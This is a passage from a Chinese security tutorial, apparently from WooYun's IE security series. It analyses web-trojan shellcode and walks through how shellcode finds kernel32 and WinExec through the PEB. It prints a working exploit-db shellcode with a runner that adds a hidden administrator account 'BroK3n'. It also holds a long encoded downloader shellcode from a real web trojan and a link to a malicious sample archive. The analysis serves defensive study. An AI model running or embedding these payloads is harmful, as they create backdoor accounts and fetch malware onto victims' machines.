网马中 WinExec 是一个常用的函数，因为相对于 ShellExecute、CreateProcess 来说，它的代码更简短，当然这也造成了它更容易被检测查杀。 其他的函数还有 URLDownloadToFileA/W，这是一个 HTML 成功溢出或者破坏浏览器内存之后首要要做的就是将木马 EXE 运行起来。而要保证 Shellcode 的长度，显然从服务器下载木马是最简单可行的。（我也见过直接 WriteFile 把木马写到硬盘上的，不过那段 Shellcode 简直大到令人发指。）

而 URLDownloadToFile 的第二个参数就是 URL，因此这个 URL 极有可能也是明文存在 SHELLCODE 中的，找到这个地址无非对安全研究者比较重要，这对分析网马的完整危害有较大作用。

所以，让我们回到脚本，观察下列代码，如图 5-1-21：




图　5-1-21

阅读代码很容易就可以知道 SC 为最终处理完的 Shellcode。

将 SC 输出，在浏览器中执行一下，如图 5-1-22：

图　5-1-22

即可拿到解密后的 shellcode，简单的看一下，代码中出现了大量的重复内容：E2，而直接将内容 Unescape 也没有看到像样的明文，这时可以经验得出，这段代码是被 XOR 加密过的，因此可以在工具中填入密钥 e2，然后解开即可看到常量部分，这个就是这段代码想要下载的文件，如图 5-1-23：

图　5-1-23

这段代码的调试放到下章再说，不过并不难，而且这个 URL 也失效了，所以你也大可参照下一节(V.3)的相关内容，如果觉得一切合适了，可以放心大胆的调试。

V.3 Shellcode 123

最后，简单介绍一下大家可能会比较在意的内容，这也是 SHELLCODE 编写的一个必备条件之一，即 shellcode 如何获得函数地址，更甚之，shellcode 如何通用化呢？

先说一下如何手动获得一个系统函数的地址，如图 5-1-24




图　5-1-24

图 5-1-24：Dependency Walker 显示的 ShellExecuteA 导出函数的偏移量。用该值加上 DLL 的 Image Base 即可得到本机适用的函数地址（无 ASLR 情况下），如图 5-1-25：




图　5-1-25

图 5-1-25：shell32.dll (32bit, 6.1.7601.18762)的 Image Base

如上图，无 ASLR 的环境下，该函数的地址是 0x73800000 + 0x247bcd = 0x73a47bcd。




图　5-1-26

图 5-1-26：TencentDl.exe (32 bit)中的函数地址和模块起始地址。

0x75547bcd - 0x247bcd = 0x75300000 =>该模块当前的 Image Base，这个值不同于文件声明的值的原因是开启了 ASLR。

可以试验一下，ShellExecuteExA 的偏移是 0x247b32，则 0x75300000+0x247b32=0x75547b32 应该是该函数地址，查阅可知确实如此，如图 5-1-27：

```
0:039> ln 0x75547b32
(75547b32)   SHELL32!ShellExecuteExA   |  (75547bcd)   SHELL32!ShellExecuteA
Exact matches:
    SHELL32!ShellExecuteExA (<no parameter info>)
0:039> u 0x75547b32
SHELL32!ShellExecuteExA:
75547b32 8bff            mov     edi,edi
75547b34 55              push    ebp
75547b35 8bec            mov     ebp,esp
75547b37 83ec48          sub     esp,48h
75547b3a a1ecbf6c75      mov     eax,dword ptr [SHELL32!__security_cookie (756cbfec)]
75547b3f 33c5            xor     eax,ebp
75547b41 8945fc          mov     dword ptr [ebp-4],eax
75547b44 56              push    esi                                    drops.wooyun.org
```

图　5-1-27

但是除了上面的 ASLR 的情况，微软的库函数的地址自己也会随着系统变化、补丁更新等会发生变化，因此，硬编码一个地址必然是不行的，那么作为一个网马，如何才能做到让 shellcode 获取所需 API 的地址呢？

让我们参考一下 exploit-db.com 提供的 shellcode (3)：

```
char shellcode[] = "\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"
        "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"
        "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"
        "\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"
        "\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"
        "\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"
        "\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"
        "\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"
        "\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"
        "\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"
        "\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"
        "\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"
        "\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7";
int main(int argc, char **argv){int (*f)();f = (int (*)())shellcode;(int)(*f)();}
```

作者（Giuseppe D'Amore）提供了以上的代码供检验（代码来源：https://www.exploit-db.com/exploits/33836/）。作用是在所有系统下添加一个用户，效果如图 5-1-28~图 5-1-29：

图　5-1-28

图　5-1-29

图 5-1-29：同一个代码在 x86 XP SP3、x64 Win7 SP1 下均成功地添加了用户 BroK3n。

具体是怎么实现的呢，可以手动编译一下上述 C++程序，也可以通过工具来生成一个 EXE 测试，如图 5-1-30：

图　5-1-30

去除无效字符-生成 EXE 即可生成调试用程序

附：提取出来的 ASCII 值

```
31d2b230648b128b520c8b521c8b42088b72208b12807e0c3375f289c703783c8b577801c28b7a2001c731ed8b34
af01c645813e57696e4575f28b7a2401c7668b2c6f8b7a1c01c78b7caffc01c7684b336e01682042726f682f4144446
86f72732068747261746869 6e6973682041646d68726f75706863616c676874206c6f6826206e656844442026686
e202f4168726f4b3368336e20426842726f4b6873657220686574207 5682f63206e686578652068636d642e89e5fe
4d5331c05055ffd7
```

让我们看一下反汇编后的结果：

```
0:000> uf image00400000+0x5000
Flow analysis was incomplete, some code may be missing
image00400000+0x5000:
00405000 31d2            xor     edx,edx
00405002 b230            mov     dl,30h
00405004 648b12          mov     edx,dword ptr fs:[edx]
00405007 8b520c          mov     edx,dword ptr [edx+0Ch]
0040500a 8b521c          mov     edx,dword ptr [edx+1Ch]
image00400000+0x500d:
0040500d 8b4208          mov     eax,dword ptr [edx+8]
00405010 8b7220          mov     esi,dword ptr [edx+20h]
00405013 8b12            mov     edx,dword ptr [edx]
00405015 807e0c33        cmp     byte ptr [esi+0Ch],33h
00405019 75f2            jne     image00400000+0x500d (0040500d)
image00400000+0x501b:
0040501b 89c7            mov     edi,eax
0040501d 03783c          add     edi,dword ptr [eax+3Ch]
00405020 8b5778          mov     edx,dword ptr [edi+78h]
00405023 01c2            add     edx,eax
00405025 8b7a20          mov     edi,dword ptr [edx+20h]
00405028 01c7            add     edi,eax
0040502a 31ed            xor     ebp,ebp
image00400000+0x502c:
0040502c 8b34af          mov     esi,dword ptr [edi+ebp*4]
0040502f 01c6            add     esi,eax
00405031 45              inc     ebp
00405032 813e57696e45    cmp     dword ptr [esi],456E6957h
00405038 75f2            jne     image00400000+0x502c (0040502c)
image00400000+0x503a:
0040503a 8b7a24          mov     edi,dword ptr [edx+24h]
0040503d 01c7            add     edi,eax
0040503f 668b2c6f        mov     bp,word ptr [edi+ebp*2]
00405043 8b7a1c          mov     edi,dword ptr [edx+1Ch]
00405046 01c7            add     edi,eax
00405048 8b7caffc        mov     edi,dword ptr [edi+ebp*4-4]
0040504c 01c7            add     edi,eax
```

```
0040504e 684b336e01      push    16E334Bh
00405053 682042726f      push    6F724220h
00405058 682f414444      push    4444412Fh
0040505d 686f727320      push    2073726Fh
00405062 6874726174      push    74617274h
00405067 68696e6973      push    73696E69h
0040506c 682041646d      push    6D644120h
00405071 68726f7570      push    70756F72h
00405076 6863616c67      push    676C6163h
0040507b 6874206c6f      push    6F6C2074h
00405080 6826206e65      push    656E2026h
00405085 6844442026      push    26204444h
0040508a 686e202f41      push    412F206Eh
0040508f 68726f4b33      push    334B6F72h
00405094 68336e2042      push    42206E33h
00405099 6842726f4b      push    4B6F7242h
0040509e 6873657220      push    20726573h
004050a3 6865742075      push    75207465h
004050a8 682f63206e      push    6E20632Fh
004050ad 6865786520      push    20657865h
004050b2 68636d642e      push    2E646D63h
004050b7 89e5            mov     ebp,esp
004050b9 fe4d53          dec     byte ptr [ebp+53h]
004050bc 31c0            xor     eax,eax
004050be 50              push    eax
004050bf 55              push    ebp
004050c0 ffd7            call    edi
```

针对代码的分析还是老样子，遵循按块来的原则。

另外，如果目前为止你对阅读汇编代码还比较吃力，你也可以只看文字部分，了解个大概即可，之后还会详细说这块的内容的：

```
image00400000+0x5000:
00405000 31d2            xor     edx,edx
00405002 b230            mov     dl,30h
00405004 648b12          mov     edx,dword ptr fs:[edx]
00405007 8b520c          mov     edx,dword ptr [edx+0Ch]
0040500a 8b521c          mov     edx,dword ptr [edx+1Ch]

image00400000+0x500d:
0040500d 8b4208          mov     eax,dword ptr [edx+8]
00405010 8b7220          mov     esi,dword ptr [edx+20h]
00405013 8b12            mov     edx,dword ptr [edx]
00405015 807e0c33        cmp     byte ptr [esi+0Ch],33h
00405019 75f2            jne     image00400000+0x500d (0040500d)
```

这个循环所做的事情是：获取 kernel32.dll 的基址。

为何这段代码可以做到这点呢？

```
00405000 31d2          xor     edx,edx
00405002 b230          mov     dl,30h
00405004 648b12        mov     edx,dword ptr fs:[edx]
```

相当于 mov edx, dword ptr fs:[0x30]，但是如果直接这么写会在里面混入 NULLCHAR，（MOV EDX,DWORD PTR FS:[30] 的机器码是 64 8B15 30000000），有损通用性，所以作者使用了这个方式。

FS:[0x30]存放着 PEB 指针，因此这段代码执行后，edx 即为 PEB 的指针。

```
00405007 8b520c        mov     edx,dword ptr [edx+0Ch]
0040500a 8b521c        mov     edx,dword ptr [edx+1Ch]
```

这两行代码的作用是获取 InInitializationOrderModuleList 的地址。这个里面存放着 PE 载入时初始化用到的模块信息。

具体看一下 PEB 的结构就知道，如图 5-1-31:

```
dt _PEB
ntdll!_PEB
    +0x000 InheritedAddressSpace : UChar
    +0x001 ReadImageFileExecOptions : UChar
    +0x002 BeingDebugged       : UChar
    +0x003 BitField            : UChar
    +0x003 ImageUsesLargePages : Pos 0, 1 Bit
    +0x003 IsProtectedProcess : Pos 1, 1 Bit
    +0x003 IsLegacyProcess    : Pos 2, 1 Bit
    +0x003 IsImageDynamicallyRelocated : Pos 3, 1 Bit
    +0x003 SkipPatchingUser32Forwarders : Pos 4, 1 Bit
    +0x003 SpareBits          : Pos 5, 3 Bits
    +0x004 Mutant              : Ptr32 Void
    +0x008 ImageBaseAddress : Ptr32 Void
    +0x00c Ldr                 : Ptr32 _PEB_LDR_DATA
    +0x010 ProcessParameters : Ptr32 _RTL_USER_PROCESS_PARAMETERS
```

可见第一句获取了_PEB_LDR_DATA 的指针，然后第二句就拿到了 InInitializationOrderModuleList。

```
dt _PEB_LDR_DATA
ntdll!_PEB_LDR_DATA
    +0x000 Length              : Uint4B
    +0x004 Initialized         : UChar
    +0x008 SsHandle            : Ptr32 Void
    +0x00c InLoadOrderModuleList : _LIST_ENTRY
    +0x014 InMemoryOrderModuleList : _LIST_ENTRY
    +0x01c InInitializationOrderModuleList : _LIST_ENTRY
    +0x024 EntryInProgress    : Ptr32 Void
    +0x028 ShutdownInProgress : UChar
    +0x02c ShutdownThreadId : Ptr32 Void
```

```
0:000> dd fs:[30]
0053:00000030  7efde000 00000000 00000000 00000000
0053:00000040  00000000 00000000 00000000 00000000
0053:00000050  00000000 00000000 00000000 00000000
0053:00000060  00000000 00000000 00000000 00000000
0053:00000070  00000000 00000000 00000000 00000000
0053:00000080  00000000 00000000 00000000 00000000
0053:00000090  00000000 00000000 00000000 00000000
0053:000000a0  00000000 00000000 00000000 00000000
0:000> dd [7efde000+0xc]
7efde00c  777e0200 00202028 00000000 00200000
7efde01c  777e2100 00000000 00000000 00000002
7efde02c  00000000 00000000 00000000 00040000
7efde03c  00000000 777e4250 00000001 00000000
7efde04c  7efe0000 00000000 7efe0a90 7efa0000
7efde05c  7efa0000 7efd0028 00000004 00000070
7efde06c  00000000 079b8000 ffffe86d 00100000
7efde07c  00002000 00010000 00001000 00000001
0:000> dd [777e0200+0x1c]
777e021c  00204a48 00204dc8 00000000 00000000
777e022c  00000000 00000000 00000000 00000000
777e023c  00000000 00000000 00000000 00000000
777e024c  00000000 00000000 00000000 00000000
777e025c  00000000 00000000 00000000 00000000
777e026c  00000000 00000000 00000000 00000000
777e027c  00000000 00000000 00000000 00000000
777e028c  00000000 00000000 00000000 00000000
```


图　5-1-31

可以看到，如图 5-1-32，图 5-1-33：

```
0:000> dd 00204a48
00204a48  00204ee0 777e021c 776e0000 00000000
00204a58  00180000 003c003a 00204ac8 00140012
00204a68  77725bc4 00004004 0000ffff 777e48e0
00204a78  777e48e0 521ea8e7 00000000 00000000
00204a88  00204a88 00204a88 00204a90 00204a90
00204a98  00204a98 00204a98 00000000 7de70000
00204aa8  00000000 00000000 abababab abababab
00204ab8  00000000 00000000 7ed79642 1c00cbb5
0:000> dd 00204ee0
00204ee0  00204dc8 00204a48 755c0000 755c74c1
00204ef0  00047000 00460044 00204e70 001e001c
00204f00  00204e98 00084004 0000ffff 777e48f0
00204f10  777e48f0 53159a86 00000000 00000000
00204f20  00204f20 00204f20 00204f28 00204f28
00204f30  00204f60 00204f60 7771c9d0 7d850000
00204f40  de9cc492 01d088c7 abababab abababab
00204f50  00000000 00000000 70d7964c 1800cbb5
0:000> dd 00204dc8
00204dc8  777e021c 00204ee0 763b0000 763c3293
00204dd8  00110000 00420040 00204d58 001a0018
00204de8  00204d80 00084004 0000ffff 777e48a0
00204df8  777e48a0 53159a85 00000000 00000000
00204e08  00204e08 00204e08 00204e10 00204e10
00204e18  00204f88 00204e48 7771c9d0 7dd60000
00204e28  de9c9d82 01d088c7 abababab abababab
00204e38  00000000 00000000 70d7964c 1800cbb5
```


图　5-1-32

```
0:000> lm
start    end        module name
01220000 01222000   image01220000   (deferred)
755c0000 75607000   KERNELBASE   (pdb symbols)
763b0000 764c0000   kernel32   (pdb symbols)
776e0000 77860000   ntdll      (pdb symbols)
```


图　5-1-33

这个链表中就存着模块地址：

```
image00400000+0x500d:
0040500d 8b4208          mov     eax,dword ptr [edx+8]
00405010 8b7220          mov     esi,dword ptr [edx+20h]
00405013 8b12            mov     edx,dword ptr [edx]
00405015 807e0c33        cmp     byte ptr [esi+0Ch],33h
00405019 75f2            jne     image00400000+0x500d (0040500d)
```

所以上述代码就在不断寻找 kernel32.dll 的地址，edx+8 就是地址，edx+20h 则为函数名字，ASCII 0x33 是字符”3”，因此它在比较第 7 个字（0xC == 12 (dec)）是否为“3”，因为这些按顺序加载的模块也就 kernel32 在第七个字上是 3 了，所以这个还是比较准的，如图 5-3-34：

```
0:000> dd 00204dc8
00204dc8  777e021c 00204ee0 763b0000 763c3293
00204dd8  00110000 00420040 00204d58 001a0018
00204de8  00204d80 00084004 0000ffff 777e48a0
00204df8  777e48a0 53159a85 00000000 00000000
00204e08  00204e08 00204e08 00204e10 00204e10
00204e18  00204f88 00204e48 7771c9d0 7dd60000
00204e28  de9c9d82 01d088c7 abababab abababab
00204e38  00000000 00000000 70d7964c 1800cbb5
0:000> du poi[00204dc8+0x20]
00204d80  "kernel32.dll"
```


图　5-1-34

接着，找到所需的导出函数：

```
image00400000+0x501b:
0040501b 89c7 mov edi,eax
0040501d 03783c add edi,dword ptr [eax+3Ch]
00405020 8b5778 mov edx,dword ptr [edi+78h]
00405023 01c2 add edx,eax
00405025 8b7a20 mov edi,dword ptr [edx+20h]
00405028 01c7 add edi,eax
0040502a 31ed xor ebp,ebp
```

也就是上述代码所干的事情，找到 kernel32 地址之后，+0x3C 就是 PE 头，PEHEADER 处+0x78 的地方是导出表的指针，导出表指针+0x20 处是导出函数名的列表，教科书一样的操作。

```
image00400000+0x502c:
0040502c 8b34af          mov     esi,dword ptr [edi+ebp*4]
0040502f 01c6            add     esi,eax
00405031 45              inc     ebp
00405032 813e57696e45    cmp     dword ptr [esi],456E6957h
00405038 75f2            jne     image00400000+0x502c (0040502c)
```

然后，只要找到所需函数即可，这里作者需要的是包含 0x456e6957 的函数，如图 5-1-35：




图　5-1-35

事实上很简单就能猜到作者想要的是 WinExec。

```
image00400000+0x503a:
0040503a 8b7a24          mov     edi,dword ptr [edx+24h]
0040503d 01c7            add     edi,eax
0040503f 668b2c6f        mov     bp,word ptr [edi+ebp*2]
00405043 8b7a1c          mov     edi,dword ptr [edx+1Ch]
00405046 01c7            add     edi,eax
00405048 8b7caffc        mov     edi,dword ptr [edi+ebp*4-4]
0040504c 01c7            add     edi,eax
```

事实上这里作者就计算出了函数的偏移+模块地址=函数地址，还记得半页纸前我说的“笨”计算方法吧。

```
0040504e 684b336e01      push    16E334Bh
00405053 682042726f      push    6F724220h
00405058 682f414444      push    4444412Fh
0040505d 686f727320      push    2073726Fh
00405062 6874726174      push    74617274h
00405067 68696e6973      push    73696E69h
.....
```

这一些就是之前所说的“常量”部分，如图 5-1-36：

```
0:000> da esp
0018ff38  "cmd.exe /c net user BroK3n BroK3"
0018ff58  "n /ADD && net localgroup Adminis"
0018ff78  "trators /ADD BroK3n.  drops.wooyun.org"
```

图　5-1-36

执行一下看看 esp 上存了啥吧，这样就一目了然了。

最终，作者 call esi，调用 WinExec 启动 cmd，这样就添加上了用户。

可惜作者没处理 ExitProcess，最终程序的环境被弄得一塌糊涂，免不了崩溃收场。

但是作者的目的达到了，用户都加上了，崩溃也无妨。

参考资料

(1) http://blogs.microsoft.com/cybertrust/2012/04/24/guarding-against-re-use-of-stale-object-references/

(2) heap fengshui in javascript：https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf

(3) 《Windows 高级调试》（Windbg）

(4) 《IDA Pro 权威指南》（IDA）

(5) 《逆向工程核心原理》部分章节（OllyDbg，内容非常基础向，并没有书名看起来那么高深:)）

(6) https://www.exploit-db.com/shellcode/

(7) 文中提到的相关恶意代码下载，密码 drops.wooyun.org，请在虚拟环境调试。http://drops.wooyun.org/wp-content/uploads/2015/05/malicious_v.rar

（连载中）责任编辑：桔子

第2节 脚本先锋（IV）

作者：blast
来自：乌云知识库
网址：http://drops.wooyun.org/

前言

脚本先锋系列第四章，也是最后一章。将介绍对 Shellcode 的调试，以及 SWF、PDF 漏洞的利用文件的简单处理过程。

下一部分预告：

IE 安全系列：中流砥柱（I） — JScript 5 解释器处理基本类型、函数等的简单介绍

IE 中使用的 Javascript 解析器经历了多年的磨练，终于在版本 5 处分成了两个大版本，5 之后的 9，二者的关联和对一些内容的处理方式的不同之处，这两篇中，第一篇将对 Jscript 5.8 引擎中的字处理、函数调用等做简单的介绍。

IE 安全系列：中流砥柱（II） — JScript 9（Charka）编译后字节码的简单介绍

多年磨练之后，Jscript 9 的性能得到了很大的提升，9 和 5 处理起一些基本类型数据的区别会在这篇简要叙述，这篇会有和（I）类似的介绍，只不过是针对 Charka 的脚本流程的。（这个成语，我想大概也能这么用吧……）

VI.1 调试 Shellcode

上一篇（V.2）中，我们留下了一个全篇使用 XOR 0xE2 加密的 Shellcode，这篇中，我们将使用调试工具解密它。

escape 之后的 SHELLCODE 如下：

%u0C0C%u6090%u1CEB%u4B5B%uC933%uB966%u03F8%u3B81%u0BFF%uE160%u850F%u0254%u0000%u3480%uE20B%uFAE2%u05EB%uDFE8%uFFFF%u0BFF%uE160%uE2E2%u86BD%uD243%uE2E2%u69E2%uEEA2%u9269%u4FFE%u8A69%u69EA%u8815%uBBED%uC00A%uE2E1%u72E2%u1A00%uD18A%uE2D0%u8AE2%u91B7%u9087%u69B6%uEEA4%u720A%uE2E0%u69E2%u880A%uBBE3%uE00A%uE2E1%u00E2%u8A1B%u8C8D%uE2E2%u978A%u8E90%uB68F%uF41D%u2267%uF197%u8D8A%uE28C%u8AE2%u9097%u8F8E%u69B6%uEEA4%u820A%uE2E0%u69E2%u880A%uBBE3%u300A%uE2E0%u00E2%u8A1B%uD18E%uE2D0%u918A%u878A%uB68E%uA469%u0AEE%uE0A3%uE2E2%u0A69%uE388%u0ABB%uE051%uE2E2%u1B00%u0E63%uE3E2%uE2E2%u3E69%u2163%uE262%uE2E2%uE288%uF888%u88B1%u1DE2%uA6B4%u22D1%u62A2%uE1DE%u97E2%u6B1B%u7264%uE2E2%u25E2%uE1E6%u83BE%u87CC%uA625%uE6E1%u879A%uE2E2%u2BD1%uB3B3%uB5B1%uD1B3%u6922%uA2A4%u0C0A%uE2E3%u61E2%uE21A%u67ED%uE37E%uE2E2%uE288%uE288%uE188%uE288%uE088%uE28A%uE2E2%uB122%uA469%u0AC6%uE32F%uE2E2%u1A61%uED1D%u9966%uE2E3%u6BE2%u82A4%uE288%u1DB2%uCAB4%uA46B%u6986%u7264%uE2E2%u25E2%uE1E6%u80BE%u87CC%uA625%uE6E1%u879A%uE2E2%uE288%uE288%uE088%uE288%uE288%uE28A%uE2E2%uB1A2%uA469%u0AC6%uE369%uE2E2%u1A61%uED1D%uDB66%uE2E3%u6BE2%u6664%uE2E2%u6BE2%u6E7C%uE2E2%u69E2%u82A4%uE288%uE288%uE288%uA469%uB282%uB41D%u25DA%u92A4%uE2E2%uE2E2%uA425%uE296%uE2E2%u63E2%uE225%uE2E0%uD1E2%u6939%u86BC%uE288%uA46F%uB292%uE28A%uE2E6%uB5E2%u941D%u1D82%uE6B4%u2BD1%uE25B%uE2E6%u62E2%uED9E%u771D%uEE96%u9E62%u1DED%u96E2%u62E7%uED96%u771D%u0900%u2169%uE2CF%uE2E6%u61E2%uE21A%uE19D%uBC6B%u8892%u6FE2%u96A4%u1DB2%u9294%u1DB5%u6654%uE2E2%u1DE2%uD2B4%u0963%uE6E2%uE2E2%u1961%u9DE2%u1D47%u8294%uB41D%u1DD6%u6654%uE2E2%u1DE2%uD6B4%u6469%uE272%uE2E2%u7C69%uE26E%uE2E2%uE625%uBEE1%uCC83%uB187%uB41D%u69CE%u6E5C%uE2E2%u69E2%u7264%uE2E2%u25E2%uE5E6%u80BE%u87CC%u0E63%uE3E2%uE2E2%u3E69%uE28A%uE2E3%uB1E2%uE28A%uE2E3%uB5E2%uE288%uE288%uB41D%u69FE%uD119%uD122%u6339%uE20E%uE2E0%u69E2%u612E%uB61A%uEA9F%uFE6B%u61E